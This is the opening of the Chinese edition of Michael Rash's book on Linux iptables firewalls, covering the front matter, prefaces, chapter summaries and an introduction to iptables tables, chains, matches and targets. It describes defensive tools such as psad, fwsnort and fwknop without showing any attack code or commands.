TURING 图灵系统与网络管理技术丛书


no starch press

Linux Firewalls
Attack Detection and Response with iptables, psad, and fwsnort

Linux防火墙

[美] Michael Rash 著
陈健 译

- Amazon五星盛誉图书
- 世界级安全技术专家力作
- 防火墙技术和入侵检测技术的完美结合



人民邮电出版社
POSTS & TELECOM PRESS

TURING 图灵系统与网络管理技术丛书

Linux Firewalls
Attack Detection and Response with iptables, psad, and fwsnort

Linux防火墙

[美] Michael Rash 著
陈健 译

人民邮电出版社
北京

图书在版编目（CIP）数据

Linux 防火墙 /（美）拉什（Rash, M.）著；陈健译 .
—北京：人民邮电出版社，2009.6
（图灵系统与网络管理技术丛书）
书名原文：Linux Firewalls：Attack Detection and Response with iptables, psad, and fwsnort
ISBN 978-7-115-20580-3

Ⅰ. L… Ⅱ. ①拉…②陈… Ⅲ. ①Linux 操作系统②计算机网络－防火墙 Ⅳ. TP316.89 TP393.08

中国版本图书馆CIP数据核字（2009）第037938号

内 容 提 要

本书创造性地将防火墙技术和入侵检测技术相结合，充分展示开源软件的威力。书中全面阐述了 iptables 防火墙，并详细讨论了如何应用 psad、fwsnort、fwknop 3 个开源软件最大限度地发挥 iptables 检测和防御攻击的效力。大量真实例子以及源代码更有助于读者理解安全防御的原理、技术和实际操作。

本书讲解清晰且实用性很强，适合 Linux 系统管理员、网络安全专业技术人员以及广大计算机安全爱好者阅读。

图灵系统与网络管理技术丛书

Linux防火墙

◆ 著 [美] Michael Rash
译 陈 健
责任编辑 傅志红
执行编辑 印星星

◆ 人民邮电出版社出版发行 北京市崇文区夕照寺街14号
邮编 100061 电子函件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京隆昌伟业印刷有限公司印刷

◆ 开本：800×1000 1/16
印张：16.75
字数：396千字 2009年 6 月第 1 版
印数：1－3 000册 2009年 6 月北京第 1 次印刷
著作权合同登记号 图字：01-2008-3299号

ISBN 978-7-115-20580-3/TP

定价：49.00元

读者服务热线：(010)51095186 印装质量热线：(010)67129223
反盗版热线：(010)67171154

版 权 声 明

译 者 序

诚如Richard Bejtlich在序言中所说，本书是一本好书，这也是我在翻译完本书后的第一感受。与目前市面上其他介绍防火墙或入侵检测技术的书籍相比，本书最大的特点是实用性。书中既没有空洞地大谈理论而让普通读者望而却步，也没有只谈论安全软件的配置和使用而让读者感觉味同嚼蜡，不知所以。作者以其简练、清晰的笔法将安全防御的原理、技术和实际的操作娓娓道来，即使读者只是一个网络安全的门外汉，也能通过阅读本书而迅速地成长为一位安全专家。更重要的是，本书介绍的所有安全软件都是开源的，Michael Rash在书中创造性地使用开源软件将防火墙技术和入侵检测技术相结合，向我们展示了开源软件的威力。而且因为书中介绍的3个软件psad、fwsnort和fwknop的作者就是Michael Rash本人，所以书中对这些软件的介绍无疑是最为权威和准确的。

我相信本书对各种层次的读者都将有所帮助。如果你是网络安全员，那么本书将向你展示Linux系统在这方面所能实现的毫不逊色于商业软件的强大功能；如果你是网络安全软件开发人员，那么本书将给你提供许多灵感和启发，书中处处闪烁着作者在网络安全防御技术方面的真知灼见；如果你只是普通的Linux用户，通过阅读本书，你也会惊叹于开源软件iptables的无限可扩展性和其强大的威力，并对网络安全技术及其发展趋势有深刻的理解。

我在翻译过程中对原书中的一些明显错误进行了更正，对书中介绍的软件，也参照其最新版本对改动之处添加了译者注。但限于水平，译文中错误之处在所难免，真诚希望读者能提出指正意见，以便在本书重印时作出修订。

最后感谢人民邮电出版社图灵公司的编辑，没有他们始终如一的鼓励和督促，本书是很难翻译完成的。

陈　健

2008年秋于南京大学

序　言

当听到防火墙这个术语时，大多数人会想到在OSI参考模型的网络层和传输层检查网络流量并做出允许通过或过滤决定的产品。其实从产品角度来说，目前存在着几十种类型的防火墙产品，它们是根据所检查的数据源（例如，网络流量、主机进程或系统调用）以及检查的深度来分门别类的。几乎任何检查通信流量、并决定是允许它通过还是将它过滤的设备，都可以视为一个防火墙产品。

代理防火墙的发明者和第一个商业防火墙产品的实现者Marcus Ranum在20世纪90年代中期给出了防火墙的一个定义，他说："防火墙是对因特网安全策略的实现。"[①]这是一个非常好的定义，因为这个定义与产品无关、永恒而且现实。它既适用于那时由William R. Cheswick和Steven M. Bellovin所著的最早的一本防火墙图书《防火墙与互联网安全》（*Firewalls and Internet Security*，Addison-Wesley Professional，1994），也同样适用你现在正在阅读的这本书。

依照Ranum定义的精神，防火墙还可以被视为是一个策略执行系统。检查网络流量并做出允许通过或过滤决定的设备可以称为网络策略执行系统；检查主机活动并做出允许通过或过滤决定的设备可以称为主机策略执行系统。不管是哪种情况，强调策略执行将引导我们重点关注防火墙的正确角色，即防火墙是一个实现策略而不是仅仅"阻止坏事物"的设备。

说到"坏事物"，我们不禁要问：在如今的企业中，防火墙是否还能起作用。正确配置的传统网络防火墙产品只允许管理员认可的互联网协议、IP地址、TCP/UDP端口以及ICMP的类型和代码通过。在现代的攻击环境中，这种程度的防御是远远不够的。虽然说对攻击渠道的限制对于限制目的地进出路径是十分必要的，但是至少最近十年来，网络层和传输层过滤始终是一种非常不充分的防攻击对策。

2007年，最有效的入侵客户端的方式是引诱用户激活恶意的可执行文件、发送给用户包含恶意内容的链接或攻击用户经常使用的另一个客户端组件。在许多情况下，攻击并不依赖于理应修复的漏洞或加固的配置。相反，攻击者可以利用如今浏览Web网页越来越需要的富媒体平台（如JavaScript和Flash）中的弱点来实施攻击。

---

① 《计算机安全杂志》（*Computer Security Journal*）Vol. XI，No. 1，Spring 1995（http://www.spirit.com/CSI/Papers/hownot.htm）。

2007年，最有效的入侵服务器的方式是绕开操作系统而去利用应用程序的漏洞。Web应用程序在服务器领域占据了统治地位，它们更有可能遭受到针对其架构和设计上的缺陷实施的攻击，而不是针对能用补丁修复的漏洞所实施的攻击。在20世纪90年代末，人们热衷于通过改变用户购物车中物品的价格来演示一个不安全的Web应用程序。拜Ajax所赐，购物车在十年后运行在了客户端，同时价格仍然能被改变，而情况也因此变得更糟。

所有这一切似乎使得防火墙产品的前景变得相当黯淡。许多防火墙产品为了适应新的发展需要，集成了对OSI参考模型的应用层进行深度数据包检查或操作的能力。其他一些防火墙产品则成为*入侵防御系统*，它们通过利用巧妙的营销术语将自己与市场上其他的产品相区分。在这个客户端攻击肆虐和利用Web应用程序漏洞的时代，防火墙产品，特别是开源的产品，是否还能占据一席之地呢？

答案是肯定的——而且你正在阅读其中一种解决方案。Michael Rash是创造性利用网络技术防御攻击的先行者。安全研究和开发领域似乎正逐渐被各种攻击工具和技术所统治，我们只需快速浏览一下某次拉斯维加斯黑客大会上的发言者名单就能清楚这一点。与这一趋势相对抗，Michael一直在发明并改进保护资产免受攻击的方法。在看过黑客大会所呈现的网络黑暗面后，几乎我们所有人都将返回到现实的工作中来保护我们的企业。谢谢这本书让我们又有了一套程序和方法集让工作变得更轻松。

在阅读本书的初稿时，我发现了几点作者想要阐述的主题。首先，以主机为中心的防御正在变得越来越重要，因为设备都是独立并暴露在因特网中的。这种演变的一个极端例子就是IPv6的引入，它的部署将还原最初因特网“端到端”的特性。当然，*端到端*也可以被看作为是*攻击者到受害者*，所以我们需要一种能实现主机自我保护的方式。本书将告诉你如何使用基于主机的防火墙和工具来实现主机的自我保护。

其次，尽管主机必须增强自身的防御能力，但仅仅围绕主机展开防御是不够的。一旦主机被入侵，它就无法再继续进行自我防御了。在入侵系统之后，入侵者通常会关闭主机防火墙、防病毒软件和其他防护机制。因此，在可能的情况下，我们仍然需要使用网络过滤设备。一个被入侵的端主机只能使用网络防火墙允许的通信渠道，这至少限制了入侵者可以享有的自由空间。本书也将告诉你如何使用网络设备来保护主机。

最后，我们必须找到富有创意的方法来保护我们的资产，并深入理解攻击场景。如果想限制对敏感服务的访问，那么与端口碰撞相比，单数据包授权是一个巨大的进步。对日志和流量进行可视化显示将有助于分析员检测出原本难以察觉的事件。通过阅读本书，你可能会发现其他人（甚至包括作者）都没有想到的方法来充分利用你的防御基础设施。

我很高兴以一个书评人和技术书作者的身份来总结这些想法。自2000年至2007年年中，我阅

读了近250本技术书籍，写了不少书评，我自己也出了几本书，因此，我自信能够判断出什么叫一本好书。《Linux防火墙》就是这样一本好书。我是一个FreeBSD用户，但在看过这本书后，我已在考虑在某些场合使用Linux了！Michael的书写得异常清晰、井井有条、简洁明了，操作性强。你只需按照书中例子里说明的过程，就可以实现作者介绍的所有技术。通过阅读本书，你不仅会熟悉安全工具和技术的使用方法，还将领悟到作者那敏锐的防御观。

世界上大多数数字安全专业人员都非常关注防御技术，而攻击技术通常只有坏人、警察和军队才用。我非常欢迎像《Linux防火墙》这样的图书出现，它为大众带来真正的防御工具和技术，而且这些工具和技术只需付出最低的成本和努力就可以被消化和部署。祝本书好运——我们都需要它。

Richard Bejtlich
TaoSecurity主席兼CEO
通用电气公司应急响应部主管
于弗吉尼亚州Manassas Park

前 言

网络攻击看来正在日益得势。几乎每一天都会听说发生了新的针对软件漏洞的攻击，要么就是出现了一个更有效的散布垃圾邮件的方法（我的收件箱可以证明这一点），或者就是某公司或政府机构的敏感个人数据被窃这种轰动一时的事件。实现安全计算是一个永恒的挑战。我们并不缺乏挫败狡猾的黑帽黑客的技术，但他们仍然在不断地成功入侵一个又一个系统和网络。

每一类安全问题都有对应的开源解决方案或专有的解决方案。在网络入侵检测系统和网络访问控制设备（防火墙、过滤路由器等）方面尤其如此。防火墙技术的一种发展趋势是将来自入侵检测范畴的应用层检测技术与过滤网络流量的能力相结合，一些防火墙早就已经开始这么做了。本书的目的就是向读者显示Linux系统上的iptables防火墙可以充分把握这一趋势，特别是当它与一些旨在从入侵检测角度充分利用iptables的软件相结合时更是如此。

我希望本书在已出版的相关著作中是独一无二的。市面上已有一些讨论Linux防火墙各个方面的优秀书籍，但就我所知，还没有一本书是专门讨论通过iptables及其提供的数据来检测（并在某些情况下挫败）攻击的。市面上还有许多介绍入侵检测的书籍，但没有一本书侧重于介绍如何真正地使用防火墙技术来辅助入侵检测过程。本书讨论的则是如何将这两种技术进行结合。

我会在书中用大量的篇幅来介绍3个开源软件项目，它们旨在最大限度地发挥iptables的效力以检测和防御攻击。这3个项目是：

- psad——iptables日志分析程序和积极回应工具；
- fwsnort——将Snort规则转换为等价的iptables规则的脚本；
- fwknop——iptables的单数据包授权（SPA）的一个实现。

所有这些项目都是按照GNU公共许可证（GPL）的规定以开源软件的形式发布的，它们都可以从http://www.cipherdyne.org网站上下载。

为什么要使用 iptables 来检测攻击

ROSENCRANTZ: 我是说，你们到底做什么呢？

PLAYER: 平时，我们或多或少做些自己份内的事情。在舞台上，我们按剧情要求进行表演。

其实每一个出口也可以是一个入口，如果你能这么看待的话，那事情就圆满了。

——汤姆·斯托帕德《君臣人子小命呜呼》

如果你运行的是Linux操作系统，那么很有可能遇到过iptables防火墙。我这么说是有充分理由的，因为iptables提供了一个有效的手段来控制谁可以并如何通过网络连接到Linux系统。在因特网这个浩瀚自由的网络中，攻击可以来自全球的任何一个角落——虽然作恶之人可能就在附近。如果运行一个联网的Linux主机，系统时时刻刻都将冒着被攻击和入侵的危险。

部署一个严格的iptables过滤策略是维护一个强大安全实体的第一步。即使你的Linux系统所连接的网络已受到上游的另一个防火墙或其他过滤设备的保护，但该上游设备总是有可能无法提供足够的保护。比如这类设备可能配置不当，也可能遇到bug或其他故障，或不具备防御某类攻击的能力。所以在有可能的情况下实现一定程度的冗余是非常重要的，在每个Linux系统（服务器和桌面机）上运行iptables所带来的安全利益要大于因此所付出的额外管理开销。换句话说，在Linux基础设施中部署并维护iptables所付出的成本肯定要小于系统被入侵或有价值的数据丢失所带来的损失。

本书的主要目标是向读者显示如何从检测和回应网络攻击的角度来最大限度地利用iptables。采用iptables策略对用户访问Linux系统上服务的行为进行限制是完成这个目标的第一步，但你将很快看到还需要做更多的事情。

专用的网络入侵检测系统怎么样

对入侵进行检测的工作通常是留给专门的系统来处理的，它们就是为这个目的设计的，并且它们对本地网络有着广泛全面的了解。本书并不主张改变这个策略。专用的网络入侵检测系统（IDS）作为负责保护网络安全的基础设施的一部分，其地位是不可替代的。此外，IDS可以收集到的原始数据包中的数据是一个宝贵的数据源。每当安全分析员需要搞清楚在攻击或系统入侵中究竟发生了什么时，原始数据包中的数据是至关重要的，可用于顺藤摸瓜，而来自IDS的事件则可以指明调查的方向。如果没有IDS对可疑活动发出警告，分析员可能完全不会想到系统遭受到了攻击。

本书主张的是将iptables作为现有入侵检测基础设施的一个补充。虽然iptables主要用于对网络流量加以策略限制，而不是检测网络攻击，但它所提供的强大功能使其能够模拟一些传统上只属于入侵检测范畴的重要功能。例如，iptables的日志格式提供了网络层和传输层首部中几乎所有字段（包括IP和TCP选项）的详细数据，而且iptables的字符串匹配功能可以针对应用层数据执行字节序列的匹配。这类功能对于检测入侵企图是至关重要的。

入侵检测系统通常都是被动设备，它们没有被配置为针对可能怀有恶意的网络流量自动采取任何惩罚行动。一般而言，这么做是有充分理由的，因为这可以避免误将正常的流量看作怀有恶意的流量（即误报）。但也有一些IDS可以被部署为线内模式，当系统以这种方式部署时，通常就

称为网络入侵防御系统（IPS）[①]。因为iptables是一个防火墙，所以它总是以线内模式运行的，这使得它可以在许多攻击造成重大损失之前将它们过滤掉。出于保障网络的基本连通性和网络性能的考虑，许多机构一直在犹豫是否在它们的网络基础设施中部署一个线内模式的IPS，但在某些情况下，基于应用层检查条件来过滤流量又是非常有用的。在Linux系统上，iptables可以通过将IDS签名转换进iptables策略以阻止网络攻击的方式来提供基本的IPS功能。

纵深防御

纵深防御是一个从军事上借用的原则，它常在计算机安全领域中应用。它规定我们必须在一个任意系统的各个层次都考虑到受攻击的可能性，攻击可能来自于计算机网络或一个实际的军事设施等各个方面。没有任何事情可以确保攻击绝不会发生。而且，一些攻击可能会成功地入侵或破坏一个系统的某些组件。因此，在系统中的各个层次部署多级防御机制是非常重要的，这样一来，当攻击入侵了一个安全设备时，另一个设备仍能正常工作以阻止它造成更多的损害。

在网络安全领域，最优秀的开源入侵检测系统是Snort，许多商业厂商也生产了优秀的防火墙和其他过滤设备。但如果你的基础设施中运行的是Linux系统，那么你需要考虑的真正问题是仅仅依靠这些安全机制来保护关键资产是否明智。纵深防御原则表明iptables可以作为对现有安全基础设施的一个重要补充。

先决条件

本书假设读者比较熟悉TCP/IP网络概念和Linux系统管理。如果读者对OSI参考模型、主要的网络层和传输层协议（IPv4、ICMP、TCP和UDP）以及DNS和HTTP应用层协议也比较了解的话，会对理解本书的内容很有帮助。虽然书中会经常提到OSI参考模型中的各层，但主要讨论的是其中的网络层、传输层和应用层（分别对应的是第3、4和7层），会话层和表示层在书中没有提及，物理层和数据链路层只是简略提到（有关第2层过滤的详细信息可以在http://ebtables.sourceforge.net上找到）。本书对网络层、传输层和应用层的涵盖强调了攻击可能在上述每一层中发生——我们假设读者对这些层的结构和功能都比较熟悉。虽然我们并没有专门讨论无线协议和IPv6，但书中的许多例子都同样适用于这些协议。

如果读者具备一些基本的编程实践（尤其是Perl和C编程语言），那么对理解本书的内容也将是有益的，书中的代码示例一般都会被细分和解释。书中有些地方还会显示由tcpdump以太网嗅探器捕获到的原始数据包中的数据，因此若用过以太网嗅探器（如tcpdump或Wireshark）也将有助于你阅读本书。除了上面提到的这些内容以外，我们并不要求读者必须具备计算机安全、网络入侵检测或防火墙概念的知识才能阅读本书。

① 尽管IPS有着这样一个冠冕堂皇的名字和供应商永无休止的营销炒作，但如果网络入侵防御系统没有一种方法来检测攻击，那么它就什么都不是——而检测机制就来自IDS领域。网络IPS通常只是增加了一些额外的设施来处理线内流量并回应攻击。

最后，因为本书主要讨论的是对网络攻击的检测和回应，所以书中一般不讨论主机级的安全问题，如通过删除编译器来加固运行iptables的系统、大量削减用户账号、打上最新的安全补丁，等等。Bastille Linux项目（见http://www.bastille-linux.org）提供了很好的主机安全方面的信息。对于真正的核心安全员来说，美国国家安全局的SELinux发行版（见http://www.nsa.gov/selinux）在这方面是个很好的榜样，它从系统中最重要的组件——内核本身开始增强系统的安全性。

技术参考

下面列出的都是一些优秀的技术参考书籍，它们为本书所介绍的内容提供了更多的技术细节。

- 《构建Internet防火墙》第2版（*Building Internet Firewalls*，Elizabeth D. Zwicky，Simon Cooper和D. Brent Chapman著，O'Reilly公司2000年出版）；
- 《计算机网络》第4版（*Computer Networks*，Andrew S. Tannenbaum著，Prentice Hall公司，2002年出版）；
- 《防火墙与Internet安全：击退狡猾的黑客》第2版（*Firewalls and Internet Security: Repelling the Wily Hacker*，William R. Cheswick，Steven M. Bellovin和Aviel D. Rubin著，Addison-Wesley公司2003年出版）；
- 《Linux系统安全》第2版（*Linux System Security*，Scott Mann和Ellen L. Mitchell著，Pearson Education公司2002年出版）；
- 《Perl语言编程》第3版（*Programming Perl*，Larry Wall，Tom Christiansen和Jon Orwant著，O'Reilly公司2000年出版）；
- 《网络安全监控之道：超越入侵检测》（*The Tao of Network Security Monitoring: Beyond Intrusion Detection*，Richard Bejtlich著，Addison-Wesley公司2004年出版）；
- 《TCP/IP指南》（*The TCP/IP Guide*，Charles M. Kozierok著，中文版人民邮电出版社2008年出版）；
- 《TCP/IP详解，卷1：协议》（*TCP/IP Illustrated, Volume 1: The Protocols*，W. Richard Stevens著Addison-Wesley公司1994年出版）。

有关网站

本书中包含一些示例脚本、iptables策略和命令、网络攻击案例和相关的数据包捕获。所有这些材料都可以在本书的网站http://www.cipherdyne.org/LinuxFirewalls上下载。拥有这样一份电子副本是自己修改并试验本书中的概念和代码的最佳方式。该网站还提供了psad、fwsnort和fwknop项目的使用示例和文档，以及使你能够查看每个项目源代码的Trac接口（http://trac.edgewall.com）。每个项目的源代码都被小心地保存在一个Subversion版本库（http://subversion.tigris.org）中，使我们可以很容易地看出代码是如何从一个版本改进到下一个版本的。最后，读者还可以在该网站上找到一些有趣的iptables日志数据的图形表示。

如果在阅读本书时有任何问题，你还可能在本书的网站上找到答案，当然也可以直接问我，我的电子邮件地址是mbr@cipherdyne.org。

每章摘要

你在阅读本书的过程中将接触到许多内容，本节提供各章的简要概述，让你提前了解将要学习的内容。

第 1 章：iptables 使用简介

这一章介绍如何使用iptables进行数据包过滤，包括内核编译的细节和iptables管理。这一章还提供了一个默认的策略和网络图，本书的其余章节都将参考这个策略和网络图。运行默认策略的Linux主机作为局域网（LAN）的防火墙，针对这个系统的攻击将在后续章节中说明。

第 2 章：网络层的攻击与防御

这一章介绍了网络层的攻击类型，以及我们的应对办法。我将向读者介绍iptables日志格式，并强调可以从iptables日志中收集到的网络层信息。

第 3 章：传输层的攻击与防御

传输层是使用端口扫描和端口扫射实现服务器侦查的领域，这一章将研究这些方法的内部机理。iptables的日志格式非常适合于表示传输层首部信息，这些信息可用于检测各种类型的攻击。

第 4 章：应用层的攻击与防御

如今的大多数攻击都是在利用位于TCP/IP协议簇顶端的日益复杂的应用层的漏洞。这一章说明了iptables可以检测到的各类应用层攻击，并介绍了iptables的字符串匹配扩展。

第 5 章：端口扫描攻击检测程序 psad 简介

这一章讨论psad的安装和配置，并展示为什么倾听iptables日志叙述的故事是那么地重要。

第 6 章：psad 运作：检测可疑流量

psad提供了许多功能，旨在最大限度地发挥iptables日志信息的作用。psad可以检测各种可疑活动（从端口扫描到后门探测）并通过详细的电子邮件和syslog警报来报告这些活动。

第 7 章：psad 高级主题：从签名匹配到操作系统指纹识别

这一章介绍psad的高级功能，包括集成的被动式操作系统指纹识别、通过数据包首部实现

Snort签名检测、详细的状态信息和DShield报告。这一章显示了iptables日志信息在提供安全数据方面所能发挥的巨大作用。

第 8 章：使用 psad 实现积极回应

如果对入侵检测的讨论没有提及自动回应攻击，那么这样的讨论就是不完整的。psad提供的回应功能是建立在整洁的接口之上的，它使得psad与第三方软件的集成变得更加容易，这一章包括了一个psad与Swatch项目集成的例子。

第 9 章：转换 Snort 规则为 iptables 规则

Snort IDS向IDS社区显示了基于网络攻击的检测方法，因此在iptables中充分利用Snort签名语言是合乎逻辑的。因为iptables提供了丰富的日志记录格式和检查应用层数据的能力，所以有相当数量的Snort签名都可以转换为iptables规则。

第 10 章：部署 fwsnort

将Snort签名转换为iptables规则的繁琐任务由fwsnort项目来自动完成。这一章将告诉你它是如何完成的。部署fwsnort将赋予你的iptables策略以入侵检测的能力。

第 11 章：结合 psad 与 fwsnort

由fwsnort生成的日志信息可以被psad识别并分析，从而通过电子邮件更好地进行报告（电子邮件中包括了集成的whois、反向DNS查询以及被动式操作系统指纹识别）。这一章代表了攻击检测的最高点和iptables可以做到的减缓策略。

第 12 章：端口碰撞与单数据包授权

被动授权对于保持网络服务的安全正变得越来越重要。通过使用这类技术，零日攻击的破坏范围将大大受到限制，但并不是所有的被动授权模型都适用于关键部署。这一章将对比两种被动授权机制：端口碰撞和单数据包授权（SPA）。

第 13 章：fwknop 简介

目前可以使用的SPA实现很少，fwknop是其中开发最活跃并受到广泛支持的SPA实现。这一章将讲述如何安装fwknop并将fwknop与iptables结合起来以维护默认丢弃的iptables策略，该策略将阻止所有未经验证和授权而企图连接到你的SSH守护进程的行为。

第 14 章：可视化 iptables 日志

最后一章介绍iptables日志数据的图形化表示。图形可以快速地展现网络通信中的变化趋势，揭示可能的系统入侵活动，通过将psad与AfterGlow项目相结合，可以洞悉iptables日志数据中原

本难以发现的关联。

附录 A：攻击伪造

剖析Snort签名规则集，然后使用伪造的源地址构造一个匹配这些签名的数据包是极其容易的。附录A讨论了一个Perl脚本示例（与fwsnort项目一起发布），该脚本就是用来做这件事情的。

附录 B：一个完整的 fwsnort 脚本

fwsnort项目创建一个shell脚本自动执行iptables命令，必须执行这些命令才能创建一个能够检测应用层攻击的iptables策略。附录B包含了一个由fwsnort生成的fwsnort.sh脚本的完整示例。

本书采用的是一种高度实用的写法。理解概念的最好方法莫过于研究实例，而研究源代码或仔细检查数据包跟踪总是理解计算机工作原理的最佳方式。希望读者通过阅读本书，可以掌握使用iptables来检测并处理网络攻击的实用知识。再次重申，我欢迎读者向我提问，我的电子邮件地址是mbr@cipherdyne.org。

致谢

本书在撰写并出版的每一步中都得到了很多人的帮助。我要特别感谢No Starch出版社的工作人员所付出的努力。William Pollock、Bonnie Granat、Megan Dunchak和Christina Samuell都投入了许多时间对本书的书稿进行专业编辑，从而使本书能以更高的质量呈现给读者。我要对Pablo Neira Ayuso说，谢谢你一直以来为协助开发Netfilter和iptables所付出的努力，谢谢你帮助完成了本书的技术编辑工作。Ron Gula（Tenable网络安全公司的CTO）和Raffael Marty（Splunk公司的首席安全战略决策者）都对本书贡献了建设性的批评意见，并在本书出版前就极力推荐。我还要感谢Richard Bejtlich（TaoSecurity主席兼CEO）为本书写了这么好的序言。“Richard，你的著作一直在激励着我。”我还要特别感谢我的父亲James、母亲Billie和我的兄弟Brian，谢谢他们一直以来对我的鼓励。最后，我要衷心谢谢我的妻子Katie，没有她的帮助，本书是不可能完成的。

目 录

第1章

iptables使用简介

1

本章将探讨iptables防火墙的一些基本内容，即如何正确地安装、维护并与Linux系统上的iptables防火墙进行交互。同时，从内核和用户层的角度来讨论iptables的管理，并介绍如何建立和维护iptables防火墙策略。我们将构建一个默认的策略（本书后面数章都将参照该策略），还将提供实现该策略的脚本和供参考的网络图。本书中所列举的许多示例攻击都将从这个网络图中显示的主机上发出。最后，介绍如何测试这个默认的iptables策略，确保它按照设计的方式工作。

1.1 iptables

iptables防火墙由Netfilter项目开发（http://www.netfilter.org），自2001年1月Linux 2.4内核发布以来，它就成为Linux的一部分了。

多年来，iptables已发展成为一个功能强大的防火墙，它已具备通常只会在专有的商业防火墙中才能发现的大多数功能。例如，iptables提供了全面的协议状态跟踪、数据包的应用层检查、速率限制和一个功能强大的机制以指定过滤策略。所有主流的Linux发行版都包含了iptables，而且许多发行版在系统安装过程中就提示用户部署iptables策略。

Linux社区的一些人未弄清术语iptables和Netfilter之间的差别，从而产生某些混淆的概念。由Linux提供的所有包过滤和包修改设施的官方项目名为Netfilter，但这个术语同时也指Linux内核中的一个框架，它可以用于在不同阶段将函数挂接（hook）进网络栈。另一方面，iptables使用Netfilter框架旨在将对数据包执行操作（如过滤）的函数挂接进网络栈。你可以认为Netfilter提供了一个框架，iptables在它之上建立了防火墙功能。

术语iptables还指同名的用户层工具，它解析命令行并将防火墙策略传递给内核。术语如表（table）、链（chain）、匹配（match）和目标（target）（稍后会在本章中定义这些术语）只在iptables上下文中才有意义。

Netfilter本身并不对数据包进行过滤——它只是允许可以过滤数据包的函数挂接到内核中适

当的位置。（我不准备就这一点进行详细的介绍，因为本书中大部分材料都是围绕iptables以及它如何处理匹配某些条件的数据包。）Netfilter项目还在内核中提供了一些基础设施，如连接跟踪和日志记录，任何iptables策略都可以使用这些设施来执行特定的数据包处理。

说明　本书把由Netfilter日志记录子系统生成的日志信息称为iptables日志信息。毕竟，只有当数据包首先匹配一个由iptables构建的LOG规则时，该数据包的信息才会被记录。为了避免让读者感到困惑，除非必须使用术语Netfilter（比如在讨论内核编译选项或连接跟踪功能时），否则我将一直使用术语iptables。实际上，大多数用户都将Linux防火墙与iptables联系在一起。

1.2　使用 iptables 进行包过滤

透过iptables防火墙用户可对与Linux系统进行交互的IP数据包执行高度的控制，而且这一控制是在Linux内核中实现的。由iptables构建的策略就像一个精力旺盛的交警——不允许通过的数据包将被湮没并不再出现，而符合要求的数据包将继续它们快乐的旅程或经过修改以符合本地网络的要求。

iptables策略是由一组有序的规则建立的，它告诉内核应如何处理某些类别的数据包。每一个iptables规则应用于一个表中的一个链。一个iptables链是一个规则集，这些规则按序与包含共同特征的数据包（如都被路由到Linux系统的数据包——与从Linux系统出去的数据包相反）进行比较。

1.2.1　表

表是iptables构建块，它描述了其功能的大类，如包过滤或网络地址转换（NAT）。iptables中共有4个表：filter、nat、mangle和raw。过滤规则应用于filter表，NAT规则应用于nat表，用于修改分组数据的特定规则应用于mangle表，而独立于Netfilter连接跟踪子系统起作用的规则应用于raw表。

1.2.2　链

每个表都有自己的一组内置链，用户还可以对链进行自定义，这样用户就可以建立一组规则，它们都关联到一个共同的标签如INPUT_ESTABLISHED或DMZ_NETWORK。对本书来说，最重要的内置链是filter表中的INPUT、OUTPUT和FORWARD链。

- 当一个数据包由内核中的路由计算确定为指向本地Linux系统（即该数据包指向一个本地套接字）之后，它将经过INPUT链的检查。
- OUTPUT链保留给由Linux系统自身生成的数据包。
- FORWARD链管理经过Linux系统路由的数据包（即当iptables防火墙用于连接两个网络，并且

两个网络之间的数据包必须流经该防火墙）。

另外两个对于关键iptables部署很重要的链是nat表中的PREROUTING和POSTROUTING链，它们分别用于在内核进行IP路由计算之前和之后修改数据包的头部。本章后面的iptables命令示例将说明PREROUTING和POSTROUTING链的用法。此外图1-1显示了数据包是如何通过内核中的nat和filter表的。




图1-1 iptables数据包流程

1.2.3 匹配

每个iptables规则都包含一组匹配以及一个目标，后者告诉iptables对于符合规则的数据包应该采取什么动作。iptables匹配指的是数据包必须匹配的条件，只有当数据包满足所有的匹配条件时，iptables才能根据由该规则的目标所指定的动作来处理该数据包。例如，如果想定义只针对TCP报文的规则，可以使用--protocol匹配。

每个匹配都在iptables的命令行中指定。对于本书来说，最重要的iptables匹配如下所示（当在1.8节讨论用于全书的默认iptables策略时，你将看到更多有关匹配的内容）：

- --source (-s)——匹配源IP地址或网络
- --destination (-d)——匹配目标IP地址或网络
- --protocol (-p)——匹配IP值
- --in-interface (-i)——流入接口（例如，eth0）
- --out-interface (-o)——流出接口
- --state ——匹配一组连接状态
- --string ——匹配应用层数据字节序列
- --comment ——在内核内存中为一个规则关联多达256个字节的注释数据

1.2.4 目标

最后，iptables支持一组目标，它们用于在数据包匹配一条规则时触发一个动作[①]。本书中使

① 注意，这里的匹配指的是数据包符合iptables规则中包含的所有匹配条件。

用如下重要的目标。

- ACCEPT——允许数据包通过；
- DROP——丢弃数据包，不对该数据包做进一步的处理，对接收栈而言，就好像该数据包从来没有被接收一样；
- LOG——将数据包信息记录到syslog；
- REJECT——丢弃数据包，同时发送适当的响应报文（例如，针对TCP连接的TCP重置数据包或针对UDP数据包的ICMP端口不可达消息）。
- RETURN——在调用链中继续处理数据包。

我们将在1.8节中使用上面讨论的一些匹配和目标来建立各种iptables规则。

1.3　安装 iptables

因为iptables被分为两个基本组件（内核模块和用户层管理程序），所以iptables的安装同时涉及Linux内核和用户层二进制程序的编译和安装。内核源代码包含许多Netfilter子系统，基本的包过滤功能在未经修改的权威内核中默认是启用的，该内核通过官方Linux内核档案网站http://www.kernel.org发布。

在早期的一些2.6内核（以及所有的2.4内核）中，Netfilter编译选项默认并没有启用。但随着近年来Netfilter项目所提供软件的质量已达到一个很高的水平，内核维护者认为是时候让用户可以直接在Linux上使用iptables而不需要重新编译内核了。最近的内核版本已允许在默认情况下使用iptables策略来过滤数据包了。

